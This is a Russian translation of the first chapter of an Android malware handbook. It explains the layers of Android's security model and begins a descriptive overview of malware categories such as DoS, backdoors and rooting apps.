
Справочник по вредоносным программам для Android

Русский перевод книги The Android Malware Handbook: Detection and Analysis by Human and Machine — практического руководства по безопасности Android, статическому и динамическому анализу вредоносных приложений и применению машинного обучения.

Больше крутых материалов в моём телеграм-канале @grogrigs

Глава 1. Основы безопасности Android



Чтобы понимать вредоносные программы для Android, необходимо знать модель безопасности операционной системы Android. В частности, нужно уметь различать образцы вредоносных программ, которые действуют в границах этой модели, и те, которые пытаются за них вырваться. В этой главе представлены основные понятия безопасности Android и вредоносных программ, позволяющие проводить такое различие.

Модель безопасности Android

Задолго до того, как в Google Play была загружена первая вредоносная программа, команды разработчиков операционной системы Android и специалистов по безопасности приняли несколько архитектурных решений, призванных защитить пользователей от вредоносных программ. Например, для изоляции приложений Android друг от друга они повторно использовали систему учётных записей Linux. Благодаря этому приложениям стало очень трудно злонамеренно взаимодействовать с другими приложениями или похищать их данные из файловой системы. Любой вредоносной программе, которой требовалось это сделать, приходилось ослаблять защиту устройства с помощью эксплойтов для получения root-прав или иных столь же редко встречающихся способов повышения привилегий. Аналогичным образом появление системы разрешений приложений стало большим шагом вперёд по сравнению с более старыми операционными системами, поскольку пользователи получили более точный контроль над тем, к каким конфиденциальным данным и функциям разрешён доступ приложениям.

Когда в Google Play обнаружили первую вредоносную программу, картина угроз изменилась. К тому времени Android приобрёл такую популярность, что разработчики вредоносных программ уже зарабатывали на злоупотребляющих возможностями Android приложениях, а те, кто прежде мог разрабатывать вредоносные программы для других платформ, начали всерьёз присматриваться к Android.

В ответ на новые угрозы команда Android Security сосредоточилась на глубокоэшелонированной защите. Google разработала ключевые компоненты экосистемы Android - прежде всего Google Play, операционную систему и аппаратную часть телефонов (устройства Nexus и Pixel), - благодаря чему заняла сильную оборонительную позицию. По мере появления новых атак команда Android Security могла им противостоять, укрепляя платформу Android, пересматривая правила Google Play и совершенствуя сканер приложений, который находит вредоносные функции в программах, загружаемых разработчиками Android.

Google построила модель безопасности Android, обновляемую с каждой версией Android, на основе многоуровневого подхода, при котором каждый уровень защиты пытается остановить атаку. Даже если один уровень не способен полностью остановить атаку, разработчику вредоносной программы придётся искать способы обойти ещё один или несколько дополнительных уровней защиты, что повышает стоимость злоупотребления и снижает его вероятность. В следующих разделах описаны эти уровни и их взаимодействие.

Изоляция приложений

Первый уровень модели безопасности Android - изоляция приложений. Как уже упоминалось, с самой первой версии Android операционная система использует систему учётных записей Linux, чтобы изолировать приложения и процессы друг от друга. Каждому приложению назначается новый идентификатор пользователя Linux (UID), не имеющий доступа к закрытым данным или памяти процессов других приложений.

Со временем Google дополнила эту модель песочницы другими технологиями. В Android 4.3 (Jelly Bean) впервые была применена система Security-Enhanced Linux, более известная как SELinux. SELinux - модуль ядра Linux, с помощью которого настраивают политики безопасности управления доступом для разных частей системы. Хотя SELinux печально известна сложностью развёртывания и редко включается по умолчанию в других версиях Linux, она обладает исключительной мощью,

благодаря чему её внедрение стало одной из важнейших функций безопасности Android, защищающих от вредоносных программ, повышающих привилегии. Даже вредоносные программы, которые с помощью эксплойтов для получения root-прав обретают повышенные привилегии, остаются связанными её правилами управления доступом.

Со временем улучшалась и изоляция процессов. Например, в Android 10 появилось изолированное хранилище. До этого все приложения на устройстве Android имели общий доступ к его внешнему хранилищу, поэтому файл, записанный одним приложением, могло прочитать любое другое приложение на устройстве. Если приложению требовалось хранить конфиденциальные сведения, оно должно было использовать внутреннее хранилище, в котором у каждого приложения имелось собственное защищённое пространство. Разумеется, многие приложения вели себя неправильно и сохраняли конфиденциальную информацию во внешнем хранилище. Шпионские программы могли легко получить к ней доступ, а другие приложения могли случайно прочитать, записать или удалить её. Для защиты данных приложений изолированное хранилище предоставило механизмы доступа, подобные применяемым во внутреннем хранилище, и теперь каждое приложение может безопасно сохранять конфиденциальные данные во внешнем хранилище, не подвергая их риску кражи или изменения другими приложениями.

В Android 11 появились дополнительные средства изоляции приложений друг от друга. До Android 11 приложение на устройстве могло получать сведения о других установленных приложениях. Это позволяло ему делать предположения о личной жизни пользователя. В Android 11 эта возможность, известная как видимость пакетов, была существенно ограничена в надежде на то, что приложения больше не смогут выявлять потенциально конфиденциальные подробности о пользователе.

Сокращение поверхности атаки

Изоляция приложений не помогает против атак, способных вырваться из пользовательского пространства Linux или обойти SELinux. Второй уровень модели безопасности Android - сокращение поверхности атаки, то есть практика сведения к минимуму доступа потенциального злоумышленника к коду, API, службам и другим частям приложения.

Существует множество способов уменьшить поверхность атаки. Самый очевидный - удалить ненужный код, системные модули, открытые порты или API, доступные злоумышленникам; систему с небольшим количеством открытых компонентов защитить легче, чем систему, в которой таких компонентов много. Аналогичным образом сокращение сложности и объёма кода считается хорошей практикой безопасной разработки программного обеспечения. Сложность делает код трудным для понимания, защиты и простым для эксплуатации, поскольку программисту приходится учитывать неуправляемое количество пограничных случаев. Меньше кода означает меньше возможностей для ошибок программирования и меньше потенциальных точек атаки.

Если уменьшить сложность невозможно, почти столь же хорошей стратегией становится недоступность кода для эксплойтов; за многие годы команда Android неоднократно применяла этот подход. Например, в ответ на ряд уязвимостей, получивших общее название Stagefright, команда Android Security полностью переработала уязвимый компонент `mediaserver` в Android 7.0 (Nougat), чтобы свести к минимуму количество открытых API. Кроме того, рискованный код перенесли в более надёжные специализированные песочницы, а ненужные функции, такие как `execmem` - опасное разрешение SELinux, позволяющее помечать страницы памяти как исполняемые, - удалили. Дополнительные сведения приведены в опубликованной в 2016 году записи блога Android Security «Hardening the Media Stack».

Ещё одной добавленной командой Android Security технологией сокращения поверхности атаки стала `seccomp`, появившаяся в Android 8.0 (Oreo). Это сокращение от *secure computing mode* - «режим безопасных вычислений»; `seccomp` представляет собой технологию Linux, которая

работает как межсетевой экран между процессами пользовательского уровня и ядром. С помощью правил фильтрации, записанных на языке Berkeley Packet Filter (BPF), она может блокировать попытки процесса пользовательского уровня выполнить определённые системные вызовы, а также завершать такие процессы. Включение `seccomp` в Android устраняет системные вызовы, которые в противном случае были бы доступны приложениям при попытке повысить привилегии.

В Android 9.0 (Pie) потенциальная поверхность атаки для вредоносных приложений вновь была значительно сокращена: приложениям запретили обращаться к внутренним методам Android API посредством рефлексии или нативного кода. Начиная с этой версии, приложениям оставались доступны только методы, относящиеся к общедоступному Android API. Это изменение не только повысило совместимость приложений между версиями Android, вынуждая их обращаться к официальным API, но и сыграло важную роль в обеспечении безопасности. До введения данного ограничения разработчикам приложений Android иногда удавалось находить способы вызова внутренних API через закрытые методы, обходившие систему разрешений и другие ограничения.

Сокращение поверхности атаки может принимать и совершенно иную форму. Например, согласно статистике, собранной командой Android Security, до настоящего времени наиболее часто эксплуатируемые уязвимости Android были связаны с повреждением памяти. В состав последних версий Android начали включать компоненты, написанные на Rust - языке программирования, обеспечивающем безопасность памяти и, как ожидается, способном сократить количество ошибок, связанных с её повреждением.

Смягчение последствий эксплуатации уязвимостей

Android - сложная операционная система общего назначения, содержащая миллионы строк кода. Какой бы объём кода ни был удалён, сделан недоступным или помещён в песочницу, возможности для появления уязвимостей останутся всегда. Поэтому многие команды безопасности исходят из предположения, что каждому злоумышленнику однажды повезёт; однако вероятность того, что ему повезёт дважды, уже ниже. Так в упрощённом виде обосновываются многочисленные средства Android для смягчения последствий эксплуатации уязвимостей, призванные затруднить успешную компрометацию системы в результате атаки или сделать её невозможной. На официальном сайте Android Security поддерживается подробный список усовершенствований безопасности, появившихся начиная с Android 1.5: source.android.com.

В ранних версиях Android основное внимание уделялось внедрению методов смягчения последствий эксплуатации уязвимостей, чтобы догнать уже существовавшие средства защиты других операционных систем. До Android 4.0 (Ice Cream Sandwich) в систему добавили такие защитные технологии, как рандомизация размещения адресного пространства (ASLR), аппаратная защита No eXecute (NX), а также методы повышения безопасности выделения и освобождения памяти.

После появления этих защитных методов писать традиционный шелл-код эксплойта, рассчитанный на выполнение в контролируемой области памяти, стало очень трудно. Размещение памяти Android сделалось непредсказуемым, а исполняемые участки памяти стали встречаться реже. Чтобы преодолеть эти препятствия, злоумышленники начали строить цепочки эксплойтов, последовательно обходившие каждый механизм защиты. В современных версиях Android такие цепочки эксплойтов сложны, и на их разработку нередко уходят месяцы.

Целостность устройства

Средства обеспечения целостности устройства пытаются гарантировать, что оно находится в исходном предполагаемом состоянии. В частности, их задача - удостовериться, что злоумышленники не разместили бэкдоры или иной вредоносный код в критически важных частях устройства, например в его операционной системе. Обойдя все средства защиты предыдущих уровней, злоумышленник зачастую стремится надолго закрепиться в системе. С годами Android всё сильнее затрудняла это.

В Android 4.4 (KitKat) появилась технология Verified Boot, которая не позволяет злоумышленникам изменять загрузчик. По существу, Verified Boot обеспечивает проверку целостности каждого компонента процесса загрузки устройства до его выполнения. Если проверку не проходит какая-либо часть процесса загрузки, пользователь получает предупреждение о том, что его устройство подверглось вмешательству и безопасность устройства не может быть гарантирована.

В Android 5.0 (Lollipop) в качестве дополнительной возможности включили полное шифрование диска, а в Android 6.0 (Marshmallow) оно стало обязательным. Кроме того, в Android 7.0 (Nougat) появилось пофайловое шифрование - усовершенствование полного шифрования диска, позволяющее шифровать разные файлы на диске разными ключами. В Android 10 пофайловое шифрование стало обязательным. Полное и пофайловое шифрование не защищают от эксплойтов, выполняющихся на устройстве, однако помогают защититься от злоумышленников, которые получили физический доступ к устройству и пытаются прочитать или изменить данные на диске.

Разрешения

Пятый уровень модели безопасности Android - разрешения, то есть представленная пользователю модель согласия Android, которая управляет доступом к конфиденциальным системным ресурсам и данным. Для выполнения любой конфиденциальной операции приложение должно запросить согласие пользователя, прежде чем операционная система Android позволит продолжить эту операцию. Например, если приложению требуется прочитать сведения из списка контактов или отправить текстовое сообщение, сначала оно должно получить разрешение пользователя.

В ранних версиях Android все разрешения, которые хотело использовать приложение, нужно было предоставить до его установки. Пользователи, не желавшие выдавать все запрошенные разрешения, не могли установить приложение, что было неудобно и часто становилось причиной злоупотреблений и жалоб. Начиная с Android 6.0 (Marshmallow) в Android была реализована система разрешений времени выполнения, в которой приложения запрашивают разрешения во время своей работы. Это изменение улучшило управление приложениями, поскольку теперь пользователи могли по отдельности предоставлять или отклонять более детальные разрешения на конфиденциальные операции. Например, если пользователь не возражал против отправки приложением текстовых сообщений, но не хотел предоставлять ему доступ к списку контактов, он мог разрешить отправку сообщений, одновременно запретив доступ к контактам.

Модель времени выполнения также позволила приложениям запрашивать разрешения только тогда, когда они требуются. Если пользователь никогда не пытался задействовать приложение для выполнения конфиденциальной операции, правильно написанное приложение никогда не запрашивало бы связанные с ней разрешения. Это повысило доверие пользователей к хорошо разработанным приложениям.

Некоторые разрешения, доступные приложениям Android, особенно чувствительны и не могут быть предоставлены через стандартные диалоговые окна разрешений. Например, если приложение хочет устанавливать другие приложения, пользователь сначала должен перейти в настройки устройства и выдать ему такое разрешение. Аналогичным образом, если приложение хочет использовать Accessibility API - программный интерфейс, который изменяет отдельные части модели безопасности Android для более качественной поддержки пользователей с ограниченными возможностями, - пользователю сначала придётся пройти через ряд диалоговых окон с предупреждениями.

Обновления безопасности

Модель безопасности Android предусматривает регулярные обновления безопасности. Чем быстрее такие обновления доставляются на устройства и устанавливаются пользователями, тем меньше времени остаётся у злоумышленников на эксплуатацию обнаруженных уязвимостей.

Обновлять ранние версии Android было утомительно независимо от размера обновления безопасности. Процессы и инфраструктура обновления ещё не достигли зрелости, из-за чего между внесением исправления в код и фактическим развёртыванием исправлений на устройствах возникали длительные задержки. Ранние обновления также были неудобны для пользователей. Во время обновления они зачастую не могли пользоваться телефонами 10 минут или дольше, что уменьшало их желание устанавливать обновления безопасности.

Со временем операционная система Android сделала системные обновления гораздо удобнее как для пользователей, так и для изготовителей устройств. Теперь обновления выполняются в фоновом режиме во время обычного использования устройства, а перезагрузить его пользователю нужно только для завершения процесса. Архитектура процесса обновления также была усовершенствована. Многие критически важные компоненты, которые прежде обновлялись в ходе обновления системы, были переписаны в виде самостоятельных приложений, обновляемых посредством обычного процесса обновления приложений Google Play. Один из важнейших примеров - стандартный компонент WebView, предназначенный для разбора и отображения содержимого HTML. Сложность кода процесса разбора и отображения делает WebView одной из главных целей злоумышленников. В настоящее время, если об уязвимости WebView сообщают команде Android Security или если эксплойт обнаруживают в реальных атаках, обновить компонент WebView можно за несколько дней, а не месяцев.

Изменение архитектуры, позволившее независимо обновлять основные компоненты, проникло и в саму операционную систему Android. В Android 8.0 (Oreo) Google анонсировала Project Treble, где появился механизм уровня абстракции, отделяющий операционную систему от изменений и расширений, добавленных изготовителями устройств. Цель Treble состояла в том, чтобы быстрее доставлять обновления основной операционной системы, исключив изготовителей устройств из этого процесса: они должны были отдельно и в собственном темпе обновлять свои дополнения и изменения.

Android 9.0 (Pie) и Android 10 дополнительно помогли изготовителям оригинального оборудования эффективнее выпускать обновления благодаря универсальным образам системы, или GSI, которые ускорили тестирование новых версий Android, и Project Mainline, позволившему изготовителям распространять системные обновления через Google Play. В совокупности эти изменения сделали Android 10 быстрее всего развёртывавшейся версией Android в истории: темпы её внедрения примерно вдвое превысили показатели Android 9.0 (Pie) и в четыре раза - показатели Android 8.0 (Oreo).

Дополнительные службы безопасности и защиты

Седьмой уровень модели безопасности Android охватывает дополнительные службы безопасности и защиты, работающие в инфраструктуре Google. В зависимости от конкретной службы они доступны либо разработчикам приложений, либо пользователям.

Одна из таких служб - сканер вредоносных программ Android, обеспечивающий работу Google Play Protect, системы Google для обнаружения вредоносных программ на устройстве и предупреждения о них. В этот сканер непрерывно поступают сигналы о приложениях и решения, выработанные людьми и машинами, благодаря чему он заблаговременно выявляет и блокирует угрозы на уровне приложений как на устройстве, так и в Google Play. Пользователи могут просматривать результаты проверки своих устройств на вредоносные программы в приложении Google Play или в настройках безопасности устройства.

Службы для разработчиков представлены такими API, как Safe Browsing и SafetyNet. API Safe Browsing защищает пользователей от вредоносных сайтов в Chrome, Firefox и других браузерах, в которые интегрирована технология Safe Browsing. API SafetyNet позволяет любому приложению проверить множество аспектов целостности устройства перед выполнением конфиденциальных операций, например сбором учётных данных пользователя или платёжной информации. Поскольку работа этих служб зависит от доступа к серверной инфраструктуре Google, они доступны только на сертифицированных устройствах Android, поставляемых с Google Play и модулем Google Play Services.

Сотрудничество между командами Google

Помимо многолетнего совершенствования безопасности и конфиденциальности операционной системы Android, команда Android Security сотрудничала с другими командами Google, чтобы сделать использование платформы безопаснее.

Например, Android Security взаимодействовала с командой, отвечающей за введение новых правил Google Play, многие из которых призваны затруднить попадание в Google Play приложений, допускающих злоупотребления. В мае 2017 года команда разъяснила, что приложение не должно загружать дополнительный код из каких-либо источников, кроме Google Play, поскольку этот приём остаётся одним из основных способов, с помощью которых вредоносные программы обходят сканеры Google Play.

Приведём ещё несколько примеров. В августе 2019 года Google Play запретил приложениям, не предназначенным для работы в качестве прокси, перенаправлять сетевой трафик. Это решение было принято в ответ на появление прокси-инструментов, которые без согласия пользователей продавали доступ к ресурсам и сетям их устройств. В апреле 2020 года Google Play занял более жёсткую позицию в отношении сталкерских программ, обязав приложения для слежения выполнять минимальный набор мер, ограничивающих возможности злоупотребления ими. Команда Google Play Policy ведёт сайт support.google.com, где перечислены изменения правил Google Play начиная с 2016 года.

Защита от вредоносных программ, установленных из сторонних источников и предустановленных на устройствах

Работая над удалением вредоносных программ из Google Play, команда Android Security осознала, что установка приложений из сторонних источников, то есть из источников, отличных от Google Play, представляет гораздо большую опасность. Согласно ежегодным отчётам *Android Security Year in Review*, за пределами Google Play вредоносные программы встречаются приблизительно в 7-15 раз чаще, поэтому одной лишь защиты Google Play недостаточно для всей экосистемы Android.

Для защиты от вредоносных программ, устанавливаемых из сторонних источников, команда Android Security разработала и в 2012 году запустила систему защиты от вредоносных программ SafetyNet. Эта уже упоминавшаяся технология в конечном итоге превратилась в Google Play Protect. SafetyNet незаметно работала в фоновом режиме на всех устройствах Android с приложением Google Play. Пользователи взаимодействовали с SafetyNet лишь тогда, когда система обнаруживала на устройстве вредоносную программу. Поскольку на большинстве устройств Android вредоносные программы никогда не устанавливаются, большинству пользователей не доводилось взаимодействовать с SafetyNet.

Затем, в ответ на обнаружение вредоносных программ, которые различные изготовители предустанавливали на устройства, команда Android Security создала системы защиты предустановленных приложений. В частности, в 2018 году команда запустила Build Test Suite (BTS). BTS проверяет системные образы всех устройств под брендом Android, поставляемых с обычным набором приложений Google, включая Gmail, Google Play и Google Maps. Такая проверка проводится для всех изготовителей независимо от их популярности. В среднем новое устройство поставляется примерно с 400 предустановленными приложениями, в создании, сопровождении и передаче которых изготовителям участвует множество компаний. При такой модели и отсутствии контроля пользователи некоторых новых устройств Android могли бы намеренно или случайно подвергнуться воздействию проблемных приложений.

Пакет Android

Несмотря на многочисленные улучшения безопасности, внедрённые Google за прошедшие годы, вредоносные программы продолжают развиваться и затрагивают множество пользователей по всему миру. Сегодня миллионы приложений Android можно загрузить из Google Play, с сайтов и из других магазинов приложений. Все они используют общий формат файлов - Android Package (APK), - и большинство из них написано на Java. По существу, APK представляет собой сжатый ZIP-архив, в котором хранится код приложения. Поскольку файлы классов приложения не могут исполняться непосредственно центральным процессором (CPU) устройства Android, для выполнения в виртуальной машине Android Runtime (ART) или её предшественнице Dalvik их необходимо скомпилировать в специальный байт-код Android. Эти виртуальные машины существуют для разных аппаратных архитектур, благодаря чему приложения могут работать на широком спектре устройств, включая телефоны, планшеты, ноутбуки, часы, бытовую технику, телевизоры, автомобильные консоли и многое другое. APK содержит файлы `.dex` для ART или Dalvik, а также библиотеки `.so` с кодом, скомпилированным в нативные машинные инструкции для конкретного оборудования. В него также входят метаданные с описанием приложения в файле `AndroidManifest.xml`, электронный сертификат приложения и другие ресурсы, например XML-код или изображения `.png`.

Тысячи разработчиков - от частных лиц до крупных корпораций, включая Google, - ежедневно создают новые APK, чтобы добавлять в приложения функции, исправления и службы. К сожалению, не все разработчики соблюдают правила. Некоторые создают способные причинить вред приложения, которые злоупотребляют богатыми возможностями Android API, системными ресурсами, разрешениями и неисправленными уязвимостями ради мошенничества, доступа к пользовательским данным или кражи учётных данных.

Категории вредоносных программ для Android

На протяжении многих лет команда Android Security в Google отслеживала множество категорий вредоносных программ. Приложение, демонстрирующее поведение хотя бы одной из перечисленных далее категорий, считается вредоносным независимо от того, намеренно ли разработчик включил в него опасный код, и будет соответствующим образом помечено сотрудниками команды Android Security и платформой обнаружения вредоносных программ. Важно отметить, что на практике приложение может демонстрировать сразу несколько видов опасного или вредоносного поведения и потому относиться более чем к одной категории.

Многие категории вредоносных программ обладают общими чертами. Можно сказать, что в целом вредоносная программа часто пытается: 1) избежать обнаружения, скрывая свои вредоносные функции от сканеров и аналитиков безопасности; 2) остаться установленной и не допустить удаления пользователем или защитным программным обеспечением; 3) прямо или косвенно заработать деньги, например собирая и продавая пользовательские данные, устанавливая другие приложения, искусственно создавая клики по рекламным объявлениям либо злоупотребляя системами или сетями, доступными с устройства.

В следующих разделах описаны категории вредоносных программ, влияющие на экосистему Android и её пользователей.

Отказ в обслуживании

Отказ в обслуживании (denial of service, DoS) означает нарушение доступности устройства, системы или службы. Атаку DoS можно провести, например, воспользовавшись нарушением целостности системы - такой ошибкой повреждения памяти стека или кучи, которая приводит к сбою системы, - либо перегрузив систему запросами, количество которых превышает имеющиеся у неё ресурсы для обработки. Пытаясь обработать запросы, система может завершить работу или, по крайней мере, на некоторое время перестать отвечать на новые запросы.

Последствия DoS-атаки могут быть тяжёлыми. Например, для систем, принимающих заказы или платежи через интернет, любой простой способен непосредственно повлиять на итоговую прибыль предприятия. Восстановление после DoS-атаки также может оказаться дорогостоящим, поскольку иногда требует модернизации системы, установки исправлений, внедрения новых средств и инструментов защиты, увеличения производительности и так далее. Для критически важной инфраструктуры, включая больницы, цепочки поставок продовольствия и коммунальные службы, DoS-атака может причинить не только экономический ущерб, но и создать масштабные угрозы общественной безопасности.

В случае Android основная опасность DoS заключается в том, что большое количество устройств может превратиться в орудие злоупотребления против целей, выбранных злоумышленником. Некоторые DoS-атаки проводятся без ведома пользователя; во многих случаях его устройство добавляют в ботнет - совокупность устройств, находящихся под управлением определённого

злоумышленника, целью которого является распределённая атака типа «отказ в обслуживании» (distributed denial-of-service, DDoS). Во время такой атаки множество устройств с одним и тем же установленным вредоносным приложением может отправлять по сети большое количество HTTP-запросов целевому веб-серверу. Объём трафика оказывается настолько велик, что в конечном счёте сервер не справляется с чрезмерной нагрузкой, переполняющей входную очередь и другие внутренние структуры данных. В результате сервер начинает отбрасывать или отклонять новые запросы, в том числе законные, и фактически перестаёт быть доступным.

DDoS-атаки могут принимать разные формы. В некоторых случаях их выполняет код, входящий в состав приложения уже во время установки. В других код с логикой DDoS динамически загружается с сервера управления во время выполнения вместе с такими данными, как IP-адрес цели, дата и время начала, а также продолжительность атаки. Команда Android Security встречала и приложения, установленные на множестве устройств и использующие WebView для непрерывной повторной загрузки одного и того же ресурса, например файлов изображений с веб-сервера, что приводило к стремительному падению производительности и невозможности отвечать на запросы. В иных случаях вредоносное приложение поддерживает разнообразные функции злоупотребления, которые может выполнять по запросу удалённого сервера управления. Сервер отправляет конкретные параметры выполнения всем устройствам, на которых установлено приложение.

До настоящего времени подобные атаки мобильных ботнетов встречались очень редко, и компании в сфере безопасности открыто описали лишь несколько из них. Однако по мере того, как мобильная связь во всём мире становится стабильнее и мощнее, мы ожидаем изменения этой ситуации. Кроме того, о непреднамеренных DDoS-атаках сообщают далеко не всегда. Они возникают, когда разработчики жёстко задают в коде подключения к веб-серверу по расписанию. Если приложение с таким подключением становится популярным, все устройства с этим приложением могут одновременно соединиться с веб-сервером. Небольшой веб-сервер, неожиданно получивший в полночь миллион запросов, легко столкнётся с проблемами. Примерно в половине случаев DDoS, выявленных за последние несколько лет, команде Android Security приходилось выступать посредником между неумелыми разработчиками приложений и недовольными владельцами веб-серверов, которые не могли справиться с огромным количеством соединений, внезапно поступивших от устройств Android.

Бэкдоры

Приложение-бэкдор открывает непредусмотренный канал связи с сервером управления, который отдаёт приложению команды на выполнение нежелательных, дистанционно управляемых операций на устройстве. Такие операции могут включать поведение, которое само по себе позволило бы отнести приложение к одной из других категорий вредоносных программ, например шпионским программам, фишингу или DoS.

Приложения-бэкдоры выполняют широкий спектр операций, включая:

• установку приложений, загруженных с подконтрольного злоумышленнику сервера, с использованием повышенных привилегий системного приложения, например тех, которыми обладают предустановленные приложения;

• получение root-прав на устройстве для возможности свободно записывать данные в файловую систему;

• сбор пользовательской информации с устройства, в том числе списков контактов, данных о местоположении, текстовых сообщений, номера телефона и журнала вызовов пользователя, а также имён пакетов установленных приложений;

• отправку текстовых сообщений на платные SMS-номера;

• перехват конфиденциальных данных, включая учётные данные, и предложение пользователю заполнить веб-форму, отправляющую эти сведения мошеннику;

• загрузку и показ рекламы.

Связь приложений-бэкдоров с серверами управления часто скрыта, осуществляется косвенно либо защищена с помощью методов обфускации или шифрования. Например, некоторые семейства вредоносных программ применяют распространённые алгоритмы шифрования, такие как AES и 3DES, для шифрования данных или кода, Base64 или XOR - для кодирования, а сжатие кода - для обфускации. Они могут избегать обнаружения, переключаясь между портами TCP и используя скрытые каналы на таких платформах, как чаты IRC, Firebase и X (прежде Twitter). Если пользователь заблокирует канал связи между сервером управления и приложением, заражённым устройством больше нельзя будет управлять, поэтому многие авторы вредоносных программ стараются защитить этот канал как можно лучше.

Известны приложения-бэкдоры, которые настойчиво пытаются обеспечить своё постоянное присутствие на устройстве, чтобы пользователи или сканеры вредоносных программ не могли легко их отключить. Один из подходов состоит в использовании предустановленных приложений, уже содержащих логику бэкдора. Однако более распространённый подход заключается в том, чтобы с помощью системных привилегий сравнительно простого предустановленного приложения позднее установить приложение-бэкдор и устанавливать его заново при обнаружении удаления. К другим способам сохранить вредоносную программу на устройстве относятся сокрытие значка приложения с главного экрана, создание ярлыка вместо значка приложения, отключение антивирусного программного обеспечения и перемещение приложения в доступное только для чтения место, например `/system/app`.

Получение root-прав

В Android приложением для получения root-прав называется непривилегированное приложение, которое эксплуатирует уязвимости операционной системы Android или компонентов устройства, характерных для конкретного изготовителя, чтобы получить возможность выполнения кода и привилегии уровня администратора, то есть статус `root` - наиболее привилегированного пользователя системы с идентификатором пользователя (UID) 0. Поскольку Android применяет ряд механизмов изоляции ресурсов приложений и операционной системы, включая разрешения файловой системы Linux, выполнение процессов с разными UID и политики управления доступом SELinux, непривилегированное приложение, желающее выполнять привилегированные операции, должно найти брешь в безопасности, позволяющую обойти эти механизмы.

